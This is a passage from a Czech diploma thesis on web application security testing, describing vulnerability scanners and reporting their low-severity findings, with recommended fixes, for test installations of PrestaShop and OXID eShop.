#### 4.1.2 White box testing

Na rozdíl od black box testování lze u této metody proniknout do samotné struktury systému, a tím není tato bezpečnostní analýza závislá pouze na testování za pomoci využití aplikačních vstupů a výstupů. Tato skutečnost vede k tomu, že osoba provádějící testování není odkázána pouze na uživatelské rozhraní, ale může přistupovat k vnitřním objektům aplikace, které zpracovávají uživatelské požadavky. Metoda white box testing je prováděna nejčastěji před zavedením systému do provozu a slouží k identifikaci nevhodných konstrukcí vnitřních procesů aplikace, které mohou ohrozit její vlastní funkčnost a tím také bezpečnost celého systému.

Příkladem, který lze přirovnat k tomuto způsobu analýzy může být výstupní kontrola automechanika provádějícího testování všech funkcí nového vozu, čímž je zajištěn jeho bezproblémový chod a tím také co nejvyšší úroveň bezpečnosti uživatelů, kteří jej budou využívat. [42]

## 4.2 Způsoby testování

### 4.2.1 Manuální testování bezpečnosti webových systémů

Manuální způsob testování je jednou z nejstarších možností sloužících pro hledání zranitelností webových systémů. Tento typ bezpečnostní analýzy je prováděn ručně prostřednictvím běžného rozhraní testované aplikace a je zpravidla časově hodně náročný. Používá se především v případech, které vyžadují vlastní logický úsudek testera a kde není požadavek na záznam velkého množství často se opakujících údajů.

Manuální testování je vhodné využít především pro odhalení tzv. logických chyb, které vznikají z opomenutí některých bezpečnostních pravidel či jejich nevhodné konstrukce, čímž vzniká možnost jak dané opatření obejít. Příkladem této chyby může být například narušení obchodní logiky, která směřuje uživatele z bodu A do bodu C přes bod B, který obsahuje bezpečnostní ověření. Tento bod je však možné při určitém neočekávaném postupu vynechat a tím narušit bezpečnostní integritu systému.

### 4.2.2 Automatické testování bezpečnosti webových systémů

Tento typ testování vznikl na základě potřeby provádění velkého množství opakujících se postupů, které není možné efektivně realizovat ručně. Uskutečnění těchto analýz je prováděno pomocí automatizovaných scanovacích nástrojů využívaných především pro odhalení tzv. technických chyb. Ty vznikají především při existenci nevhodně zabezpečených uživatelských vstupů či také u aplikačních výstupů, které mohou být ovlivněny uživatelskou interakcí.

Příkladem použití těchto nástrojů může být kontrola zabezpečení běžného HTML formuláře obsahujícího okolo 30 prvků, které mohou být napadeny některou z variant XSS útoku či potenciálně náchylných k chybě způsobující přetečení paměťového zásobníku. Pokud scanovací aplikace obsahuje ve své databázi cca 70 variant těchto útoků, je provedeno víc než 2000 demonstračních napadení, které mohou v poměrně krátkém čase odhalit případnou kritickou bezpečnostní chybu. [43]

## 4.3 Automatizované testování bezpečnosti webových systémů

### 4.3.1 Vlastnosti testovacích aplikací

Aplikace pro automatizované testování bezpečnosti webových systémů jsou specializované nástroje, které mohou být orientovány pouze na vybraný typ určitého napadení nebo mohou pokrývat širokou škálu nejznámějších útoků. U pokročilých nástrojů může být umožněno ve speciálních editorech vytvářet své vlastní varianty testování.

Tyto systémy mohou často plnit také funkci webového crawleru, který systematicky prochází aplikační strukturu, dokud nenajde všechny dostupné soubory a adresáře systému. Inteligentní typy takových scannerů mohou například také detekovat druh využívaného operačního systému a webového serveru, na němž je aplikace nainstalována nebo také používanou verzi skriptovacího jazyka.

Další vlastností těchto nástrojů může být schopnost scanování otevřených portů systému, které mohou vést ke spuštění testů ověřujících například odolnost proti útokům DNS Cache Poisoning apod. Užitečnou funkcí je u vybraných aplikací možnost použití modulu HTTP Sniffer, který dovoluje zachytávat a měnit HTTP požadavky a odpovědi, čímž mohou být odhaleny veškerá data odesílaná z testované aplikace.

Výstupy z těchto systémů mohou být vytvářeny v přehledných reportech, jejichž obsah je často řazen podle stupně závažnosti nalezené zranitelnosti.

### 4.3.2 Typy testovacích aplikací

Tyto nástroje jsou vydávány v různých variantách a mohou to být jak volně šiřitelné aplikace, tak také placené systémy vyvíjené pod komerční licencí. Tyto pokročilé nástroje mají často také své bezplatné verze, které neobsahují všechny pokročilé funkce, ale umožňují provedení testů ověřujících existenci základních často se vyskytujících zranitelností. Samostatnou podsekcí těchto scannerů jsou aplikace vytvářené jako doplňky pro internetový prohlížeč Mozilla Firefox.

Níže je uveden vybraný seznam těchto automatizovaných nástrojů, který je rozčleněn podle výše uvedených variant jejich dostupnosti:

#### **Samostatné programy**

##### Bezplatné verze komerčních aplikací

- QualysGuard Web Application Scanning Trial
- WebCruiser - Web Vulnerability Scanner Trial
- Acunetix Web Vulnerability Scanner Free Edition
- N-Stalker Web Application Security Scanner Free Edition
- Sandcat Scanner Mini
- Websecurify Scanner Basic
- Netsparker Community Edition
- Havij Free

#### Zdarma šířené nástroje

- Web Application Attack and Audit Framework (w3af)
- Skipfish Website Vulnerability Scanner
- Wapiti - Web Application Vulnerability Scanner / Security Auditor
- Grendel-Scan

#### **Doplňky pro internetový prohlížeč Mozilla Firefox**

- Firebug
- XSS Me
- Live HTTP Headers
- Modify Headers
- Tamper Data
- Websecurify Scanner Browser Extensions

## **4.4 Použité scanovací nástroje**


### **4.4.1 Acunetix Web Vulnerability Scanner**

Acunetix Web Vulnerability Scanner je aplikace testující zabezpečení webových systémů vytvořená společností Acunetix Ltd., která se zabývá otázkou softwarové bezpečnosti od roku 1997. První verze tohoto scanovacího nástroje byla vydána v červenci roku 2005 a její zdarma dostupná verze nese označení Acunetix Web Vulnerability Scanner Free Edition.

Toto bezplatné vydání ve svém základu testuje aplikace na možnost existence XSS útoků a také funguje například v režimu webového crawleru. Užitečnou funkcí tohoto scanneru je modul Target Finder, který na základě zadaného rozsahu IP adres dokáže identifikovat aktivní HTTP/HTTPS servery. Také je zde obsažen nástroj zvaný HTTP Editor, který umožňuje měnit HTTP požadavky snadnou úpravou hlaviček, cookies či odesílaných přihlašovacích údajů atd. Tento editor lze vhodně využít například pro ověření nalezeného

XSS útoku vložení vygenerovaného škodlivého řetězce do zranitelného formulářového prvku apod.

Z dalších funkcí disponuje například také možností využití módu HTTP Sniffer či HTTP Fuzzer podporující odesílání objemných řetězců vstupních dat, které otestují aplikaci na zranitelnost způsobenou přetečením paměťového zásobníku. Pomocí modulu Authentication Tester je možné provést útok hrubou silou, který ověřuje sílu hesel užívaných pro identifikaci v testovaných aplikacích. Příklad užití tohoto modulu je možné vidět na obrázku níže:



Obr. 16. Ukázka použití modulu Authentication Tester

Před samotným spuštěním scanovacího procesu je možné provést záznam přihlašovací sekvence, jenž následně usnadňuje testování heslem chráněných přihlašovacích HTML formulářů.


Aktuální verze tohoto testovacího softwaru je 8.0.20120403 vydaná v dubnu roku 2012. [44]

#### 4.4.2 Netsparker Community Edition

Tento scanovací nástroj je vyvíjen společností Mavituna Security Ltd. a jeho první verze byla vydána v roce 2009. Netsparker obsahuje ve své bezplatné verzi možnost testování sady různých typů zranitelností. Jsou to především útoky XSS a SQL Injection, dále také

napadení Directory Indexing a Information Leakage, které zjišťují zneužitelné informace z nezabezpečených konfiguračních souborů, záloh či také chybových výpisů apod. Aplikace také analyzuje obsah souboru robots.txt, zaznamenává nalezené e-mailové adresy či může odhalit používanou verzi programovacího jazyka, webového serveru a dokáže identifikovat formulářové pole pro vkládání souborů.

Podobně jako předchozí popisovaný nástroj funguje Netsparker také jako webový crawler a dokáže přehledně zobrazit vybranou zranitelnost buď v podobě HTTP požadavku a odpovědi či v její běžné reprezentaci překládané prohlížečem. Na následujícím obrázku je možné vidět příklad zjištění používané verze jazyka PHP z hlavičky HTTP odpovědi:



```
Vulnerability Browser View HTTP Request / Response
Find: upload Previous Next No match found.

Request
1 GET /presta/cs/ HTTP/1.1
2 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322;
3 Cache-Control: no-cache
4 Host: lbartosak.host.utb.cz
5 Accept-Encoding: gzip, deflate
6 Connection: Keep-Alive
7

Response
1 This request took 1763 ms.
2
3 HTTP/1.1 200 OK
4 Date: Wed, 18 Apr 2012 23:23:51 GMT
5 Server: Apache
6 X-Powered-By: PHP/5.2.6-1+Lenny3
7 P3P: CP="IDC DSP COR CURA ADMa OUR IND PHY ONL COM STA"
8 Set-Cookie: 8812c36aa5ae336c2a77bf63211d899a=ZE%2FDtxFnLXe7YbDEvvY8he2XNz4Gb2npvgSbgdQ1
9 Vary: Accept-Encoding
10 Content-Encoding:
11 Content-Length: 5727
12 Keep-Alive: timeout=15, max=100
13 Connection: Keep-Alive
14 Content-Type: text/html; charset=utf-8
15
```

Obr. 17. Příklad zjištění verze programovacího jazyka z hlavičky HTTP odpovědi


Současná verze tohoto scanovacího nástroje je 1.7.2.13 vydaná v lednu roku 2011. [45]

#### 4.4.3 Websecurify Scanner

Websecurify Scanner je software pro testování webové bezpečnosti vyvíjený skupinou vývojářů zvanou Websecurify. Tato aplikace je vydávána ve čtyřech základních podobách, z nichž jsou dvě poskytovány bezplatně. První z nich je verze Basic určená pro použití v systémech Windows a druhá je vydávána jako rozšiřující plugin do internetových prohlížečů Mozilla Firefox a Google Chrome.

Použitá verze Basic provádí testování zranitelnosti webových aplikací proti sadě vybraných útoků. Jsou to například napadení typu XSS, SQL Injection nebo HTTP Response Splitting zneužívající znaků CR/LF sloužících pro odřádkování. Dále umožňuje tento systém detekovat některé útoky typu Cross-site Request Forgery, ukládá nalezené e-mailové adresy, vyhledává formulářové vstupy pro upload souborů a také zaznamenává citlivé údaje z nalezených chybových hlášení. Aplikace informuje také například o možnosti procházení nezabezpečených adresářových struktur či umožňuje odhalit použití protokolu SOAP atd.

Na níže uvedeném obrázku je možné vidět ukázkou části výstupu z prováděného scanování:



Obr. 18. Ukáзка části výstupu nástroje Websecurify Scanner

Aktuální bezplatná verze této testovací aplikace je 0.9 vydaná v říjnu roku 2011. [46]


#### 4.4.4 N-Stalker Web Application Security Scanner

Tento scanovací software je vyvíjen společností ZMT Comunicações e Tecnologia Ltda., která vydala první verzi tohoto nástroje v dubnu roku 2000. Bezplatná podoba této aplikace je šířena pod názvem N-Stalker Web Application Security Scanner Free Edition a umožňuje testovat řadu různých napadení.

Mimo útoků XSS je to například také možnost detekce stahovatelných a zálohovacích souborů testované aplikace či analýza souborů robots.txt. N-Stalker dále také informuje o použití technologie WebDav a dokáže rozpoznat existenci CMS redakčních systémů jako Wordpress či Joomla apod. Zaměřuje se rovněž na zranitelnosti spojené s technikou Google Hacking a vyhledává možné slabiny spojené s rozhraním DOM. Tento nástroj také

ověřuje nevhodné použití HTTP metody GET při přenosu formulářových dat a detekuje použití protokolu SSL.

Podobně jako aplikace Acunetix a Netsparker pracuje N-Stalker v režimu webového crawleru a dokáže pomocí nástroje Web Discovery detekovat použitý aplikační server. Zadáváním vstupem pro tento modul může být například externí soubor obsahující seznam testovaných URL adres nebo také požadovaný rozsah IP adres. Tento testovací software dále obsahuje modul Macro Recorder, který slouží k zaznamenání přihlašovacích sekvencí aplikace, které pak mohou být využity v nástroji HTTP Brute Force. Modul Encoder Tool zde slouží pro převádění dat do různých typů kódování obsahujících například možnost převodu řetězců do šifrované podoby atd. Dále je zde k dispozici nástroj GHDB Tool, který umožňuje provádět dotazy spojené s technikou Google Hacking. Příklad použití této funkce je možné vidět na následujícím obrázku:



Obr. 19. Příklad použití nástroje GHDB Tool

Další užitečnou vlastností aplikace N-Stalker je možnost definice vlastních scanovacích pravidel, jež mohou být vytvářena pro konkrétní testovací účely. Bezplatná verze tohoto nástroje jako jedna z mála umožňuje ukládat výsledky testů do přehledných reportů, které jsou vytvářeny ve formátu PDF či RTF.

Současná verze tohoto scanovacího nástroje je 7.1.1.120 vydaná v dubnu roku 2012. [47]

## 4.5 Výsledky testování zranitelnosti implementovaných aplikací

V této části práce jsou popsány výsledky automatizovaného testování bezpečnosti implementovaných elektronických obchodů, které byly provedeny za pomoci výše zmíněných scanovacích nástrojů. Jelikož byly některé nalezené záznamy ve výstupech testovacích aplikací shodné, je rozebrán vždy jen jejich první výskyt.

### 4.5.1 PrestaShop

#### Acunetix Web Vulnerability Scanner

Tento scanovací nástroj, který ve své bezplatné verzi ověřuje možnosti napadení sadou útoků Cross-Site Scripting nenalezl u systému PrestaShop žádnou dostupnou zranitelnost.

#### Netsparker Community Edition

- Password Transmitted Over HTTP
- Auto Complete Enabled
- PHP Version Disclosure
- File Upload Functionality Identified

Zranitelnost označená jako Password Transmitted Over HTTP označuje přenos uživatelského hesla přes nezabezpečený protokol HTTP. Pokud by útočník provedl úspěšné napadení typu Man in the middle mohl by následně získat odeslané heslo pro svůj prospěch. Obranou proti této skutečnosti je použití zabezpečeného protokolu HTTPS.

Problém Auto Complete Enabled značí nastavení atributu vstupního formulářového prvku autocomplete na hodnotu "on", což způsobuje ukládání uživatelských vstupů do mezipaměti prohlížeče. Pokud se například uživatel přihlašuje na veřejném počítači k takto nezabezpečenému systému, kde je nutné vyplnit číslo kreditní karty, může následující osoba, která použije tento počítač zadané číslo z mezipaměti prohlížeče vyčíst. Ochranou proti této hrozbě je nastavení daného atributu na hodnotu "off".

Údaj PHP Version Disclosure popisuje zveřejnění instalované verze jazyka PHP v hlavičce HTTP odpovědi, což může útočníkům napomoci v zjištění více informací o vnitřní struktuře aplikace a tím mohou být následující útoky zacíleny na slabiny dané verze tohoto programovacího jazyka. Záznam File Upload Functionality Identified značí nalezení formulářového prvku sloužícího pro upload souboru přílohy ke kontaktnímu formuláři v sekci Zákaznický servis. Pokud by byl tento vstup nevhodně zabezpečen, mohl by být

zneužit pro nahrání souboru se škodlivým zdrojovým kódem, který by poté mohl být za určitých podmínek spuštěn.

### **Websecurify Scanner**

- Autocomplete Enabled
- Banner Disclosure
- File Upload

Záznam Banner Disclosure reprezentuje odhalení použité verze jazyka PHP a také typ webového serveru.

### **N-Stalker Web Application Security Scanner**

- Old PHP 5.x Version might be susceptible to security flaws
- Found a possible non-secure cookie (no SSL restriction)
- Insecure Web Authentication Form data protection mechanism found (no SSL)
- Weak Web Form data protection mechanism found (no SSL)
- Found Insecure HTTP TRACE method to be supported
- Webserver will disclosure platform details of version information
- Web Form allows password caching in the client-side

Zranitelnost Found a possible non-secure cookie (no SSL restriction) popisuje existenci cookies, jejichž přenos není zabezpečen pomocí protokolu SSL, což znamená, že nejsou zašifrovány a mohou tak být snadněji zneužity. Z důvodu nepoužití protokolu SSL vyplývají také některé další uvedené zranitelnosti spojené s procesem přihlašování a přenosem citlivých formulářových dat. Záznam Found Insecure HTTP TRACE method to be supported informuje o povolené metodě HTTP TRACE, která slouží především pro ladící účely a z bezpečnostních důvodů by měla být při běžném provozu systému vypnuta.

## **4.5.2 OXID eShop Community Edition**

### **Acunetix Web Vulnerability Scanner**

Stejně jako u e-shopu PrestaShop nebyly touto aplikací nalezeny žádné zranitelnosti umožňující úspěšné provedení útoků typu Cross-Site Scripting.

### **Netsparker Community Edition**

- Password Transmitted Over HTTP
- Auto Complete Enabled
- Cookie Not Marked As HttpOnly
- PHP Version Disclosure

- E-mail Address Disclosure

Zranitelnost Cookie Not Marked As HttpOnly vyplývá z nepoužití vlastnosti HTTPOnly, která slouží k ochraně cookies proti jejich získání na straně klienta za pomoci JavaScriptu. Záznam E-mail Address Disclosure popisuje získání kontaktní e-mailové adresy obsažené v sekci Zapomenuté heslo, která by mohla být například zneužita pro útok spamem apod.

### **Websecurify Scanner**

- Autocomplete Enabled
- Email Disclosure
- Banner Disclosure

### **N-Stalker Web Application Security Scanner**

- Old PHP 5.x Version might be susceptible to security flaws
- Google Hacking Database (GHDB) Signature Found
- Insecure Web Authentication Form data protection mechanism found (no SSL)
- Weak Web Form data protection mechanism found (no SSL)
- Found Insecure HTTP TRACE method to be supported
- Webserver will disclosure platform details of version information
- Web Form allows password caching in the client-side

Záznam Google Hacking Database (GHDB) Signature Found vypovídá o nalezení souboru robots.txt, ze kterého mohou být získány údaje o struktuře dané webové aplikace.

#### **4.5.3 Shrnutí**

Na základě výše popsaných výsledků automatizovaného scanování je možné konstatovat, že ani u jednoho z testovaných systémů nebyla nalezena kritická zranitelnost, která by mohla zásadně ohrozit bezpečnost systému či jeho uživatelů. Většina objevených nedostatků je spojena především s absencí bezpečnostních protokolů HTTPS a SSL, které by bylo vhodné při reálném využití testovaných elektronických obchodů použít. Dalším opatřením by mělo být také využití hostingu obsahující server s novější verzí jazyka PHP a také úprava nastavení zahrnující například vypnutí ladící metody HTTP TRACE atd.

Z aplikačního hlediska by se jednalo u systému OXID eShop především o použití vlastnosti HTTPOnly pro zesílení bezpečnosti přenášených cookies a u obou aplikací také vhodné nastavení atributu autocomplete u citlivých formulářových vstupů.

## ZÁVĚR

Tato diplomová práce se zabývala analýzou současné situace open source aplikací určených pro elektronické obchodování a jejich zabezpečením proti útokům zaměřeným na tyto webové systémy.

V první kapitole teoretické části byl objasněn pojem elektronického obchodování a popsány jednotlivé kategorie e-komerce definovány podle specifických kritérií. Dále zde byly rozebrány vlastnosti a funkce dnešních nejpokročilejších elektronických obchodů, a to především možnosti řízení vztahů se zákazníky, moderní způsoby plateb, podpora rozšiřitelnosti či integrace těchto aplikací s ekonomickými a účetními systémy atd.

Další sekce se zabývala otázkou bezpečnosti v oblasti webových aplikací, kde byl nejprve popsán problém kybernetické kriminality a hackingu spolu s definicemi jednotlivých typů hackerů. V této kapitole byl dále zpracován soubor několika desítek vybraných útoků směřovaných na webové aplikace, jejichž problematika v současné době přináší pro mnohé subjekty velmi aktuální bezpečnostní hrozbu. Tyto typy napadení byly ve většině případů doplněny také o praktické ukázky spolu s možnými způsoby obrany.

První kapitola praktické části byla zaměřena na popis souboru nejpoužívanějších open source řešení sloužících pro elektronické obchodování, z kterých byly pro další potřeby práce zvoleny systémy PrestaShop a OXID eShop Community Edition. Samotný proces výběru vhodných řešení byl realizován na základě porovnání několika specifických kritérií. Dále byla provedena instalace zmíněných systémů na studentský hostingový systém LW Hosting a jejich následné nastavení spojené s úpravou některých funkcionalit. Poté bylo uskutečněno naplnění produktových katalogů vzorovým zbožím, které posloužilo k demonstraci funkčnosti těchto elektronických obchodů.

Další oddíl se zabýval testováním zranitelnosti webových systémů, kde byly nejprve popsány jednotlivé metody a způsoby sloužící pro vyhledání bezpečnostních nedostatků s následným zaměřením na nástroje určené pro automatizované testování bezpečnosti webových aplikací. Vybranými programy tohoto typu byly instalované e-shopy podrobeny bezpečnostnímu scanování, které mělo za úkol odhalit případné zranitelnosti. V závěru této sekce byla provedena prezentace výsledků těchto testů s jejich rozbohem, který ukázal, že vybrané aplikace neobsahují kritické zranitelnosti, které by mohly zásadně narušit bezpečnost daných systémů či jejich uživatelů.

## ZÁVĚR V ANGLIČTINĚ

This diploma thesis dealt with the analysis of the current situation of open source applications intended for electronic business and securing against attacks targeted to these web-based systems.

In first chapter of theoretical part was clarified the concept of electronic business and were described individual categories of e-commerce systems, defined according to specific criteria. Furthermore, there were analyzed the features and functionalities of today's the most advanced e-commerce systems and particularly the possibilities of customer relationship management, the newest methods of payments, support of scalability and integration of these applications with financial and accounting systems, etc.

Another section handled with security question in the field of web applications, where was at first described problem of cybercrime and hacking along with definitions of individual types of hackers. In this chapter was further processed list of several tens selected attacks oriented on web applications, which currently brings particularly topical security threat for many subjects. These described kinds of attacks were in most cases complemented with practical illustrations, along with possible methods of anti-hacking defense.

The first chapter of the practical part was targeted on describing the list of the most widely used open source solutions for e-commerce, from which for further needs of work were selected PrestaShop and OXID eShop Community Edition. The process of selecting suitable solutions was implemented on the basis of comparison of the systems on specific criteria. After that was performed installation of both mentioned systems on student hosting system LW Hosting and subsequently were systems set up and were adjusted their functionalities. Then were fulfilled product catalogues with sample goods, which served for demonstration of the functionality of these tested electronic shops.

Following section handled with web-based systems vulnerability testing, where at first were described individual procedures and methods intended for detection of potential security issues with subsequent focus on software for automated testing of web applications vulnerabilities. These selected programs were used for security scanning of installed e-shop systems, in order to uncover potential weaknesses. At the end were presented the results of these tests with analysis, which showed, that selected applications doesn't contain critical vulnerabilities, which could significantly affect the security of those systems and their users.

**SEZNAM POUŽITÉ LITERATURY**

- [1] SEDLÁČEK, Jiří. E-komerce, internetový a mobil marketing od A do Z. 1. vyd. Praha: BEN - technická literatura, 2006, 351 s. ISBN 80-730-0195-0.
- [2] JIROVSKÝ, Václav. Kybernetická kriminalita: nejen o hackingu, crackingu, virech a trojských koních bez tajemství. 1. vyd. Praha: Grada, 2007, 288 s. ISBN 978-802-4715-612.
- [3] MCCLURE, Stuart, Saumil SHAH a Shreeraj SHAH. Web hacking: útoky a obrana. 1. vyd. Praha: SoftPress, 2003, 448 s. ISBN 80-864-9753-4.
- [4] MCCLURE, Stuart, Joel SCAMBRAY a George KURTZ. Hacking bez záhad. 1. vyd. Praha: Grada, 2007, 520 s. ISBN 978-802-4715-025.
- [5] HARRIS, Shon, Allen HARPER, Chris EAGLE, Jonathan NESS a Michael LESTER. Hacking: manuál hackera. 1. vyd. Praha: Grada, 2008, 400 s. ISBN 978-802-4713-465.
- [6] Web Application Vulnerabilities. ACUNETIX. Website Security: Acunetix Web Security Scanner [online]. © 2012 [cit. 2012-02-02]. Dostupné z: <http://www.acunetix.com/vulnerabilities/>.
- [7] Historie elektronických obchodů. Marketingové noviny [online]. 20.7.2006[cit. 2012-02-07]. Dostupné z: [http://www.marketingovenoviny.cz/index.php3?Action=View&ARTICLE\\_ID=439](http://www.marketingovenoviny.cz/index.php3?Action=View&ARTICLE_ID=439) 1.
- [8] DOLEČEK, Marek. Elektronický obchod. BusinessInfo [online]. 7.6.2010[cit. 2012-02-12]. Dostupné z: <http://www.businessinfo.cz/cz/clanek/orientace-v-pravnich-ukonech/elektronicky-obchod-opu/1000818/7013/>.
- [9] REPICI, John. The Comma Separated Value (CSV) File Format. Creativyst Software: Explored, Designed, Delivered [online]. [cit. 2012-02-28]. Dostupné z: <http://creativyst.com/Doc/Articles/CSV/CSV01.htm>.
- [10] Up-selling: Slovník. OXID eShop: e-shop, tvorba a pronájem e-shopu, e-shop software, internetový obchod, B2B, B2C, SEO [online]. [cit. 2012-03-05]. Dostupné z: <http://www.oxid-eshop.cz/up-selling-v51/>.

- [11] Cross-selling: Slovník. OXID eShop: e-shop, tvorba a pronájem e-shopu, e-shop software, internetový obchod, B2B, B2C, SEO [online]. [cit. 2012-03-05].  
Dostupné z: <http://www.oxid-eshop.cz/cross-selling-v25/>.
- [12] CHAPMAN, Cameron. 10 nejlepších redakčních systémů (CMS). Interval.cz [online]. Jan Gregor. 9.11.2011 [cit. 2012-03-07]. Dostupné z: <http://interval.cz/clanky/10-nejlepsich-redakcnich-systemu-cms/>.
- [13] PLATHEY, Olivier. FPDF: a free PHP class to generate PDF files [online]. [cit. 2012-03-09]. Dostupné z: <http://www.fpdf.org/>.
- [14] KOCMAN, Jiří. Jak na démona Cron. Interval.cz [online]. 21.4.2002 [cit. 2012-03-09]. Dostupné z: <http://interval.cz/clanky/jak-na-demonu-cron/>.
